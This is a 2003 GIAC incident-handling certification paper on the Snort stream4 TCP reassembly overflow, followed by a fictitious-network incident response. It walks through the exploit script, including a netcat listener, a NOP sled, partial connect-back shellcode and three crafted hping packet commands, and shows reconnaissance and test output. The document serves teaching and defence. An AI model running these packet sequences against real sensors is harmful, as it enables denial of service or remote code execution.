Global Information Assurance Certification Paper

GCIH v2.1a : Option 1 Exploit in Action

Author: Conrad Morgan

Monday, August 2003

Table of Contents

Introduction
Earlier this year our Snort intrusion detection sensor went down with a segmentation fault. The general response was no one knew what or why it happened. This practical aims to research this incident in the context of a fictitious network, which was submitted as part of the GCFW practical, using the incident handling process.

Part 1 – The Exploit

Overview

The Snort tcp stream reassembly integer overflow vulnerability was discovered by the team at CORE security. The advisory was first released Apr 15, 2003 and then updated again the same day. The snort sensor uses tcp stream reassembly to detect IDS evasion and fragmentation attacks. Remote attackers are able to exploit a buffer overflow in the snort tcp preprocessor by sending crafted tcp packets with the sequence numbers manipulated. The packets can be sent remotely and do not need to be directed at the sensor interface. This results in either a denial of service or remote execution of commands on the heap.

Common Vulnerabilities and Exposures

CAN-2003-0209 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0209

CERT number

Vulnerability Note VU#139129
http://www.kb.cert.org/vuls/id/139129

Operating Systems.

Debian	Any version
Gentoo	Netanalyser < version 2
Guardian Digital	EnGarde Secure Community v1.0.1 EnGarde Secure Community 2 EnGarde Secure Professional v1.1 EnGarde Secure Professional v1.2 EnGarde Secure Professional v1.5
Mandrakesoft	8.2, 9.0, 9.1, Corporate Server 2.1, Multi Network Firewall 8.2
Windows	Any version

Protocols/Services/Applications.

Protocol: TCP, sequence numbering
Application: Snort, stream 4 preprocessor
Snort 2.0 versions prior to RC1
Snort 1.9.x
Snort 1.8.x
Snort CVS - current branch up to version 2.0.0 beta

Variants.

An attack that resembles in some ways the Stream4 attack is the RPC preprocessor attack. Like Stream 4 it targets a pre-processor plugin in Snort. It is also a buffer overflow that leads to elevated rights. The RPC exploit is different because it subverts the rpc record marking within the RPC protocol. Snort reconstructs segmented rpc packets for pattern matching. The preprocessor is triggered by a list of ports known for RPC services, it then uses the more fragments flag to determine the size of the packet but incorrectly checks the bounds. This leads to an overflow and either a denial of service or remote execution of shell commands.

For a good explanation see
http://www.giac.org/practical/GCIH/Dave_Tempero_GCIH.pdf

Common Vulnerabilities and Exposures

Name CAN-2003-0033 (under review)
Buffer overflow in the RPC preprocessor
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0033

CERT number

Vulnerability Note VU#916785
Buffer overflow in Snort RPC preprocessor
http://www.kb.cert.org/vuls/id/916785

References.

Cert Vulnerablity: This provides a description of the exploit.
http://www.kb.cert.org/vuls/id/139129

SecurityFocus: This provides the exploit code.
http://www.securityfocus.com/bid/7178/exploit/

Snort Advisory: This is the Snort developers website.
http://www.snort.org/advisories/snort-2003-04-16-1.txt

Core Security Technologies Advisory: This is the website of exploit authors.
http://www.securityfocus.com/advisories/5294


Part 2 – The Attack.

Protocol description

"TCP is a connection-oriented, end-to-end reliable protocol. It ensures all data sent and received is ordered correctly, resent if damaged, or discarded if duplicated" [i].

Sequence numbers are used to ensure reliability. Each data segment in a tcp stream is identified by a unique sequence number. The sequence number fills a 32 bit unsigned

integer value in the tcp header and is generated by using a clock to introduce randomness to the number selection[ii].



To avoid duplication sequence numbers must be synchronised between sender and receiver. TCP manages synchronisation via the three way handshake. The client sends an initial sequence number (ISN) to the receiving server. The server acknowledges receipt of the data segment by sending a reply segment with it's initial sequence number and an acknowledgment number, which is the client ISN +1. The client receives the segment acknowledging the last packet sent by the client and records the server ISN number. The client then sends a data segment acknowledging receipt of the servers packet with the servers ISN + 1. At this stage the connection is synchronised, both hosts have the socket registered, and know what data to expect next. As data is sent back and forth the receiving hosts are able to buffer data segments, check the sequence number, and ensure the packets are in order. TCP is able to detect if data is duplicated, if it has been corrupted, or if it is not part of a particular socket. [iii]

Snort stream4 preprocessor

The stream 4 preprocessor has two modules, pre-processor and reassembly, of interest to us is the reassembly module. The reassembly module is enabled by default. The default configuration reassembles the client side tcp stream and listens for ports 21, 23, 25, 53, 80, 143, 110, 111 and 513. In this state snort will only alert on bad streams.

The pre-processor functionality can be configured by altering the parameters. Snort can reassemble client side, server side or both streams. Alerts can be enabled or disabled. Snort can match on any number, range, or all ports by editing the field. The pre-processor functionality can be disabled by commenting out the following entry in the snort.conf file.

preprocessor stream4_reassemble [client only] [server only] [no alerts] [ports <port list>]

The stream 4 pre-processor is used to reassemble tcp streams. It does this by matching packets between two hosts and the buffering all the data. Snort searches the buffer, beginning at the end, looking for the last acknowledged data and reassembles a new stream of packets for analysis.[iv]

Looking in Spp_stream4.c[v] file we can see that tcp stream reassembly is not straight forward. Snort must detect traffic that matches the command line function, to do this Snort must distinguish between duplicated traffic, packets that are part of a socket and those that are not, it must confirm checksums to ensure data is not corrupted, and it must determine the beginning and end sequence numbers of captured data.

The reassembly module begins by registering the key word with the pre-processor list, then it parse the pre-processor arguments in the config using ParseStream4Args(char *). This checks the fields for values and ensures the arguments are correct before proceeding.

The TraverseFunc() function uses the sequence numbers of the captured packets to determine where the packet starts and stops. While this it performs several conditional checks. In particular it checks that the sequence numbers are between the initial and final sequence numbers.

Spp_stream4.c:TraverseFunc()

```
If(spd->seq_num < s->base_seq  || spd->seq_num > s_>last_ack)
```

Spd is the stream packet data which is being test against the condition. If the sequence number of spd is less than the initial sequence number of the stream, s->base_seq, or greater than the last acknowledgement number of stream the reassembly process is restarted. If the packet is successful further conditions are checked to see if all the acknowledgements have not been received, if any bad tcp segments are present, and if any packets have been repeated. When all the conditions are met successfully the reassembly module copies the packet into the buffer for analysis.

```
memcpy(buf, spd->payload+offset, trunc_size);
```

Memcpy writes the tcp stream to the heap memory. The heap is one of three areas of memory in which the snort process runs. Applications like snort have the ability to dynamically execute and write data to the heap. In particular the heap provides the ability to overwrite function pointers. Function pointers allow programmers to direct which function or code is executed next. The function pointer is located by an address that can be over written when the buffer is overflowed enabling hackers to direct a process to execute their code. [vi]

How the exploit works

There are two actions to be performed by the attacker. Firstly he/she must startup an instance of Netcat. This should be set to listen (-l) on port 45295 (-p).

```
nc -p 45295 -l
```

Secondly, the attacker must run the exploit on the command line, providing the ip address of the machine and the return address of the shell code. The return address is written to the heap and then used to direct the snort process to the shell code.

```
p7snort119.sh yourIP [Ret_Addr]
```

In the exploit code the attacker must provide the file directory path to the hping executable. Hping is a packet crafting tool and is employed to generate the necessary packets with the specific sequence numbers in a particular order.

```
HPING2=/usr/sbin/hping2
```

Further parameters are required to ensure the packets are sent past the snort sensor. The source and destination addresses must be on a path that is inspected by the snort sensor. The port numbers employ an ephemeral client port and one of the default ports configured in snort.

```
IPSRC=192.168.22.1
IPDST=192.168.22.2
PTSRC=3339
PTDST=111
```

The script then setups up the NOPS.

```
i=0                          #Lets start at Zero
while [ "$i" -lt "512" ]; do #Check if it is less than 512
i=$(expr "$i" + 1)           #If it is increment it by 1
echo -n -e "\x90" >> egg     #Append x90 to egg
done                         #Go on to next bit
```

This is used to fill the buffer so that the exploit can overflow the heap, write the return address, and execute the shell code.

Next step involves setting up the shell code to be run once the buffer has been overflowed. Shellcode is assembler commands, push move jump, which are used to generate system calls to invoke a shell. The commands are written in assembler code[vii], then converted to hexadecimal to be inserted into the buffer. It is crucial that no null characters are found in the shellcode because it will stop the process reading the exploit code.

Echo is a command line utility used to display a line of text and can be used to write a file. The –n option specifies not to output the trailing newline, and the –e option enables interpretation of the backslashed-escaped characters.

This shell code will be run to connect back to the client machine
echo -n -e "\x31\xc0\x31\xdb\x31\xc9\x51\xb1" >> egg
echo -n -e "\x06\x51\xb1\x01\x51\xb1\x02\x51" >> egg
echo -n -e "\x89\xe1\xb3\x01\xb0\x66\xcd\x80" >> egg
echo -n -e "\x89\xc2\x31\xc0\x31\xc9\x51\x51" >> egg
echo -n -e "\x68" >> egg

To view rest of shellcode see http://www.securityfocus.com/bid/7178/exploit/

The exploit then invokes hping, using the locally defined variables for ip source and destination addresses, source and destination ports and sends three packets.

```
$HPING2 $IPDST -a $IPSRC -s $PTSRC -p $PTDST --ack --rst -c 1 \
-d 0x1 --setseq 0xffff0023 --setack 0xc0c4c014 1>/dev/null 2>/dev/null
```

The first packet crafts the tcp flags (ack,rst), indicates hping should stop after 1 packet(-c), sets the data size(-d) to 0x1, and then sets the sequence number to hex 0xffff0023(decimal 429401795) and the acknowledgement number to 0xc0c4c014 (decimal 3234119700). This packet is detected by Snort and establishes a new session structure in the stream 4 reassembly module. Importantly this packet established the base sequence number for reassembly process, and will be used during bounds checking.

```
$HPING2 $IPDST -a $IPSRC -s $PTSRC -p $PTDST --ack --rst -c 1 \
-d 0xF00 -E egg --setseq 0xffffffff --setack 0xc0c4c014 1>/dev/null
2>/dev/null
```

The second packet, with the same source and destination packets, increases the data size to 0xF00 (3840 bytes), using the “egg” files contents (this is the shellcode). The the sequence number is set to 0xffffffff (decimal 4294967295) and the acknowledgement number to 0xc0c4c014 (decimal 3234119700).

```
$HPING2 $IPSRC -a $IPDST -s $PTDST -p $PTSRC --ack -c 1 \
-d 0 --setseq 0xc0c4c014 --setack 0xffffffff 1>/dev/null 2>/dev/null
```

A third and final packet is crafted and sends the clients last acknowledgement. This sets the last acknowledgement number, and snort will begin to reassemble using the sequence number and boundary checks in the stream module 4.

As we know from the earlier section the reassembly module checks if the packet sequence number is within the range of base sequence number and last acknowledge number. Because the second packet has a sequence number 0xffffffff it is not less than the base sequence number and not greater than the last acknowledgement number. Snort accepts the second packet because its sequence number is greater than the streams base sequence number and next sequence number. Snort fails to detect that the second packets sequence number + payload size is larger than the last acknowledgement because the value overflowed a 32 bit integer value and evaluated to a small integer.


```
(spd->seq_num + spd->payload_size) <= s->last_ack
```

0xffffffff + 0xF00 = 100000EFF or 100000000000000000000001110111111111
(33bits)

At this point snort calculates the offset in the buffer,
offset = spd->seq_num - s->base_seq (offset = 0xffdc)

And starts copying the payload(shellcode) into the buffer, overflowing the heap.[viii]

Network Diagram



The network diagram is provided by my submission to the Giac Firewall Analysts course. http://www.giac.org/practical/GCFW/Conrad_Morgan_GCFW.pdf

The perimeter router provides external connectivity and interfaces to the checkpoint firewall. It acts as a screening router using static and reflexive access lists. Access controls are applied to incoming and outgoing traffic on the external interface only to reduce complexity when troubleshooting. For detailed look at the ACLs refer to pdf.

Hardware: Cisco 2621 Series
IOS: 12.2 IP/FW/IDS Plus IPSEC 3DES

A Snort intrusion detection system listens on the external perimeter"…Eth0 runs in promiscuous mode, without an ip address and uses a receive only cable… .Eth2 is not in promiscuous mode and is configured with the ip address 192.168.2.27. This is an administrative interface that connects to the internal LAN permitting remote logging, ssh access, and apt-get update services." [ix]

Hardware: Redeployed
Operating System: Debian GNU/Linux 3.0 (a.k.a. Woody)
Applications: Bastille 1:1.3.0-2

Snort 1.9.0
Mysql & ACID


Checkpoint firewall is used to enforce separation of the zones and apply stateful packet filtering to permitted traffic.

Hardware:	HP E800
Operating System:	WinNT SP6a
Applications:	Checkpoint Firewall 4.1, SP6

Squid is configured to proxy http. https, and ftp. The authentication scheme has not been implemented, proxying is transparent.

Hardware:	Redeployed equipment
Operating System:	Debian GNU/Linux 3.0
Applications:	Squid 2.4.6-2

Description and diagram of the attack.



The plan of attack is to attempt a remote, external to the network, exploitation of the tcp reassembly vulnerability using the exploit. This is to determine how far the script is able to reach within in the GIAC network and to what extent it is successful. We can only guess what an individuals motivations are but we can research the method of attack.

Snort Mailing list target selection
Searching the snort mailing list provided enough information about the GIAC organisation to suggest they are using Snort in the perimeter DMZ atleast. This is a good start and leads us to discover more information about the network.

```
List:    snort-users
Subject: Re:[Snort-users] Re: Snort Sensor Placement Outside
firewall
From:    "John Doe" <John Doe>
Date:    2003-06-26 14:23:14
[download Raw message]
…
-----Original Message-----
…
John Doe
```

```
Director, Operations
GIAC, Inc.
Phone: XXX-XXX-XXX x228
Fax: XXX-XXX-XXX
Mobile: XXX-XXX-XXX
```

We can see the organisations name and therefore simply attempt to browse the dns name www.giac.com. This leads us to the webhosting site and more information about the organisation. We do a dns lookup revealing the SOA and A records for the organisation.

```
; <<>> DiG 8.2 <<>> @ ns1.upstream.com giac.com ANY
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;;  flags:  qr  aa  rd;  QUERY:  1,  ANSWER:  6,  AUTHORITY:  2,
ADDITIONAL: 3
;; QUERY SECTION:
;;       banklink.co.nz, type = ANY, class = IN

;; ANSWER SECTION:
giac.com.        1H IN A         X.X.X.65
giac.com.        1H IN MX        10 etrn.upstream.com.
giac.com.        1H IN NS        ns1.upstream.com.
giac.com.        1H IN NS        ns2.upstream.com.
giac.com.        1H IN TXT       "GIAC, Inc"
giac.com.        1H IN SOA       ns1.     upstream.com.     soa.
upstream.com.
```

Initial Scan for services

We have an ip address, X.X.X.65, lets do a limited scan. Having seen the website where they advertise the new secure Cookie delivery system in the marketing information we can interrogate tcp 443. This will create less noise and hopefully go unnoticed amongst the rest of the internet hum. We want to confirm for our attack purposes wether it is possible to establish a threeway handshake and send data past the snort sensor.

Nmap –sT X.X.X.65 –p 443

Starting nmap 3.20 (www.insecure.org/nmap/) at 2003-07-10 13:15 NZST
Interesting ports on secure.giac.com (X.X.X.65):
Port State Service
443/tcp open https

Nmap run completed -- 1 IP address (1 host up) scanned in 0.340 seconds

Great, any remote ip address can perform a standard threeway handshake with the HTTPS server. This means we have a destination and source ip address and ports for the exploit to use to pass data in front of the snort sensor. This is no guarantee that the exploit will work as we don't know the abilities of perimeter router. If it does stateful inspection it is unlikely to allow packets through and if it is configured for anti spoofing it should throw out the third packet because it is suggesting it has come from within the network.

Send packets

```
hping X.X.X.1 -a X.X.X.65 -s 3339 -p 443 --ack --rst -c 1 -d
0x1   --setseq 0xffff0023 --setack 0xc0c4c014

hping X.X.X.1 -a X.X.X.65 -s 3339 -p 443 --ack --rst -c 1 -d
0xF00 -E egg --setseq 0xffffffff --setack 0xc0c4c014

hping X.X.X.65 -a X.X.X.1 -s 443 -p 3339 --ack -c 1 -d 0 --
setseq 0xc0c4c014 --setack 0xffffffff
```

Results
The exploit fails as a remote exploit because the perimeter router detected the state of the two initial packets and dropped them. Logging the action to the internal syslog server. The third packet failed to arrive because it was unable to route past the sensor.

Syslogs

Contains two entry from the perimeter router denying access. But this doesn't tell us much and is virtually lost amongst the other alerts.

```
Aug 1 12:00:07 giacexternal 103158: 3w0d : %SEC-6-
IPACCESSLOGP: List Internet_In Denied tcp externalip
(45844) -> X.X.X.65(443) 1 packet

Aug 1 12:00:08 giacexternal 103158: 3w0d : %SEC-6-
IPACCESSLOGP: List Internet_In Denied tcp externalip
(45844) -> X.X.X.65(443) 1 packet
```

IDS logs

Did not detect and therefore was unable to report.


Firewall Logs

Did not detect and therefore was unable to report.

Tcpdump

Did not detect and therefore was unable to report.

This tells us that the exploit in its current format is not capable of traversing the perimeter to pass in front of the sensor. A skilled hacker would have to get past the stateful inspection and anti spoofing measures.



Lets explore the possibilities if an attacker could get the packets past the perimeter router. If we replace the perimeter router with the attackers machine, locate the machine and exploit on the same hub as the snort sensor and then send the three packets in the exploit past the sensor

Results

IDS logs

> "Program received signal SIGSEGV, Segmentation fault.
> 0x58585858 in ?? ()"

This was only detected by manually logging in and checking to see if the snort process was running. Even though the snort application is configured to log to Acid, no log of the application stopping was created.

Syslogs

Contained no mention of segmentation. Did not report any failure or change of state in the snort sensor application.

No packets were logged by the perimeter router. This was unlikely in a test scenario as the default route of the hacker box had to point at the central firewall to ensure the first two packets arrived.

Firewall Logs

Reported detection of first two packets destined for X.X.X.65, dropping and logging them as they failed to meet rule 0 which is the firewall 1 stateful analysis blocking the ack,rst flags on the packets. By clicking on file, export, it was possible retrieve the alerts.

```
"1AUG2003"  "12:44:55"  "log"  "drop"  "https"  "external
ip"  "X.X.X.65"  "tcp"  "0"  "2587"  ""  ""  "firewall"
" reason: unknown established TCP packet"
```

```
"1AUG 2003"  "12:44:55"  "log"  "drop"  "https"  "
external ip "  " X.X.X.65"  "tcp"  "0"  "2587"  ""  ""
"firewall"  " reason: unknown established TCP packet"
```

The exploit overflowed the buffer creating a segmentation fault. The connection attempt appeared to fail because no connections were made from the machine. This might have been because the netcat application was not available on the machine or the sensor was not configured with a default route pointing to the internal router. Apt-get is configured and able to access anywhere on the internet via the internal proxy server. If a knowledgeable hacker could exploit this they would be able to traverse all the internal security measures to the internet.

Signature of the attack.

The attack leaves very little in the way of a signature. Packets filters could be established to detect and alert upon tcp packets with the ack,rst flag set. The difficulty is that it is likely to detect legitimate traffic and therefore generate false positives, which reduces the effectiveness of any alert.

On the host the application segmentation error is ambiguous nothing else is reported. No entries on the /var/log/* indicates that an attempt to connect out was made.

Grep segmentation /var/log/*

Snort in non-debug mode does not provide any mechanism for interpreting the segmentation error message. It is not possible to make a direct relationship between the error message and any possible cause.

How to protect against it.

Snort developers recommend upgrading the version of snort to the latest release. Many OS systems that include snort packages, or use snort embedded, have released upgrades to remove the vulnerability. The decision to upgrade should be taken with regard to the environment and process required. For example, the upgrade process for Debian is very simple, apt-get upgrade checks the package and security cache to compare versions. Apt retrieves the newer application, retaining configuration details, and continues working. Ensure you have specified the correct package, Debian has several snort packages, in this example we are upgrading the snort version compiled to log to a mysql database.

#apt-get update snort-mysql

This simplicity makes no guarantees and therefore formal change management procedures should be followed to ensure minimal disruption is caused. If your environment prevents upgrading then snort users can disable the tcp stream reassembly pre-processor by commenting out the entry in the snort.conf file. This removes Snort's ability to detect fragmentation and other ids evasion attacks and must be weighed against the risks of upgrading.

preprocessor stream4_reassemble

To retrieve the latest release of snort check your OS packages or go to
www.snort.org/

A review of the intrusion detection architecture should be performed to determine if the current strategy is appropriate. Is it important to be collecting information outside of the perimeter for example?

Configuration and placement of Snort should be scrutinised. The application should be run in a chrooted environment as a restricted user to limit the access rights of any exploit code.

Don't believe that using a receive only cable protects the sensor against attacks.

Part 3 – The Incident Handling Process.

Preparation

GIAC has an incident response team, this is comprised of the general manager, the network manager, sales manager, and network support team. Due to the small size of the organisation a multidisciplinary approach is employed. It is expected the managers involvement would provide broader business awareness while the network team undertake the technical response. The incident policy defines several types of incidents and outline the steps and procedures to be followed during an incident.

5) Suspected Computer Break-in or Computer Virus (Level Three Incident)

A. Isolate infected systems from the GIAC network as soon as possible.

B. Attempt to trace origin of attack and determine how many systems (if any) have been compromised. Save copies of system log files and any other files which may be pertinent to incident.

D. Decide what further actions are needed and assign appropriate people to perform the tasks.

E. *Upon completion of the investigation, write an incident summary report and submit to the appropriate levels of management.*

The escalation procedure requires any incidents are reported to the network manager, these are investigated by a lead technical engineer, whose report is made to the incident management team for consideration. The network manager is required to outline general security information in fortnightly reports, however significant incidents that warrant attention should be reported individually as and when it is required. Support engineers undertake one course per year in network security as per the information security policy. To ensure an individual is always available the engineers are rostered for on call support. The engineer also possesses a jump kit comprised of a cell phone pre-programmed with the contact details of all the members of the incident management team, the offsite storage site for backups and recovery documentation, the internet service provider, the third party network contractors, police, physical security monitors, and ultimately the Managing directors contact details. The on call person is also equipped with an Ipaq, which is configured to use templates for change management. These files are synchronised with a directory on the file and print server which is backed up daily. The engineers must record events,

times, and changes as outlined in the change management policy. A checklist is used to provide guidelines for testing service availability, confirming baselines, collecting routing and interface information , and power down sequences. All engineers are compensated for the time they are on call and reimbursed all expenses incurred during the course of a call out.

Identification

The network manager is scheduled to check the ACID intrusion detection analysis system each Monday at 8:00am. The network manager noticed no alerts had been recorded since Tuesday the previous week. This was unusual as the sensor often reported false positives for internal windows networking protocols. Upon investigation the Network manager discovered the "segmentation error" on the snort sensor console. Further inspection, using ps aux, confirmed that the snort process had indeed stopped. Combining the time lapse since the process stopped and the importance of the intrusion detection system the network manager withdrew a support engineer from normal operations and assigned to lead an initial investigation. The engineer was given five hours to deliver an initial risk assessment. The scope of the assessment was to determine if their had in fact been an incident, if so what is the exploit and what effect does it have? What are the prerequisites for a successful exploit and is a fix available?

The engineer wanted to confirm the version of the application and operating system. Then check the current configuration against the most recent baseline documentation. To ensure as little work as possible was done on the machine the engineer extended a baseline script to capture the required information in a text file.

Time stamp the file #date >> \mnt\floppy\sensor 03070a.txt

List interface details #Ifconfig >> \mnt\floppy\sensor 03070a.txt

Capture routes #Route –n >> \mnt\floppy\sensor 03070a.txt

List the running processes #ps aux >> \mnt\floppy\sensor 03070a.txt

List the current listening services #netstat –an >> \mnt\floppy\sensor 03070a.txt

Confirm the Snort version #/usr/sbin/snort –V >> \mnt\floppy\sensor 03070a.txt

Copy of the config file #cp /etc/snort/snort.conf >> \mnt\floppy\sensor 03070a.txt

The engineer compared the output against the latest baseline. This confirmed that their had been no changes other than the snort process had stopped.

The engineer noted, from the snort.conf file, the sensor was logging to the mysql database on the central log server. The last logged alert was Tuesday the week before. This does not provide a definitive time but approximates how much time has past unnoticed.

With the snort version, operating system, and error message the engineer begins searching the web for exploits, or patches that might relate to the incident. First visit is to www.snort.org, where a notice outlines the stream 4 and RPC preprocessor vulnerabilities, the installed version is vulnerable to both of these. The site indicates how to resolve the issue, either upgrade or comment out the pre-processor. Importantly it makes no mention of wether there are exploits available on the internet nor provides in depth technical information. Narrowing the search to snort vulnerabilities on SecurityFocus revealed no exploit code had been released for the RPC vulnerability but an in depth technical explanation provided by the Core security research team revealed exploit code and a technical explanation for the tcp reassembly preprocessor. To completely rule out the RPC vulnerability the engineer confirms the perimeter ACLs prevent rpc access to the network.

Looking closer at the stream 4 preprocessor exploit and technical documentation reveals the vulnerability is remotely exploitable by a skilled hacker. (see How exploit works section).

The results of the test proved inconclusive and the absence of events or alerts in logs doesn't clearly identify the cause of the segmentation fault. However given the exposure of the vulnerability, the availability of an exploit, and the relatively easy upgrade process the recommendation of the initial assessment is to contain any threat by building a new machine with the latest version of Snort. Retain the sensor hard drive for future reference, create a backup image, and review the current security strategy in the light of this exploit.

Containment and Recovery

The incident management team accepted the recommendations of the lead engineer.
The risk to operations was identifiable, the sensor was vulnerable to a buffer overflow. The sensor shares a trust relationship with the central log server and is able to connect to the internet via apt-get. The team assessed the incident as low threat and did not warrant notifying the managing director or the authorities. The sensor is not critical to the delivery of GIAC services and because it has not been working for the past week the decision was made to rebuild immediately.

10:30 am Power down
Shutdown –h now
10:35 am Add backup hard drive and copy image to backup drive.
Dd if=/dev/hdb of=/dev/hdc
11:00 am Power down again.
Shutdown –h now
11:05 am Remove hard drive
11:10am Place in labelled bag
Title: Snort Sensor Hard drive
Type: Seagate, Model st313021A, S/N 7ct03m14
Date: 22 July 2003, 4:25pm
Signatures:
Network Manager ……..
Lead Engineer ……..

11:30 am Send original disk to offsite storage, get couriers signature.

12:30 Add new hard drive
12:40 Boot from Debian CDROM and install base packages.
Follow Securing Debian Howto for general OS hardening.

Apt-get install snort-mysql
#apt-get install snort-mysql
Apt-get check security packages for system
Add the following to your `/etc/apt/sources.list` file.

```
deb http://security.debian.org/ woody/updates main contri
b non-free
```

#apt-get update
Harden system with Bastille[x]
#apt-get install bastille

1:30pm Change user that snort is run as
1. Create a new user (optional) and group (e.g user=sec, group=infosec)
2. Make it so that you cannot login as the user (e.g., shell=/sbin/nologin or /dev/null)
3. In the snort startup file (e.g., /etc/init.d/snort) create the variable SNORT_UID=sec and make the SNORT_GID=infosec
4. Add the option "-u $SNORT_UID" to the line $SNORT_PATH/snort –c $CONFIG -i $IFACE -g $SNORT_GID $OPTIONS.

I t should read as follows:
$SNORT_PATH/snort -c $CONFIG -i $IFACE -u $SNORT_UID -g $SNORT_GID $OPTIONS

5.Change the permissions on the directory /var/log/snort to allow this user to read and write.

6.You also may need to add the line "config umask:xxx" to the snort config file to make the permissions on files created by sec to be whatever you want.

2:00 pm Confirm snort version
2:10 pm Renew all passwords, this includes domain administrators, routers and firewall

2:30 Check with Network Manager before Go Live, approval received, power up.

Eradication

To further ensure the vulnerability has been fully mitigated the perimeter access controls have been improved. The following acls have been added to the internal, central and external devices. Each is logging to a syslog server which has an alert configured to trigger whenever the sensor attempts to access the internet.

Internal	**Access-list 101 deny ip sensor any any log-input**
Firewall 1 rule	**sensor any drop log long**
External	**Access-list 102 deny ip sensor any any log-input**

Internal alerting has been improved by using logging agents on the core servers. By employing the Kiwi syslog server GIAC were able to collect all the information from all the devices on the network in one place apply filters to detect and alert. The ability to log to an sql environment enables GIAC to analyse the environment more accurately and in less time.

The squid proxy has been replaced with Symantec web proxy service. While this provides http, https, and ftp connectivity to the internet and performs content management and antivirus inspection, it requires authentication before access is permitted.

To verify that eradication had been complete a vulnerability analysis was performed by executing the exploit code on the hub between the perimeter router and the central firewall. The system did not segmentation fault.

Manual attempts, using netcat from the jumpkit cdrom, to connect out were logged and alerted.

Netcat –a *external ip address 80*
Netcat –a *external ip address 443*
Netcat –a *external ip address 21*

Lessons Learned

Incident Analysis

On Monday at 8 am the Network Manager discovered a segmentation fault in the Snort sensor. A lead engineer was assigned to provide an initial assessment. The results were unclear wether an attack had been run but revealed two vulnerabilities, one of which had an exploit tool in the wild. Further research indicated that the stream 4 exploit code was not a threat to the network it was possible for a skilled hacker to exploit the vulnerability. The recommendation was to rebuild the system, this was accepted by the incident management team.

What mistakes were made and how can they be avoided?

Incident Policy

The incident policy was not clear. The incident policy recommends the same procedures for two different types of incidents. The procedures were not consistent with the process undertaken during the identification, containment and eradication stages.

Recommendations

Review and update the incident policy.

- Distinguish between incidents and events.
- Provide clear steps in the event of an incident.
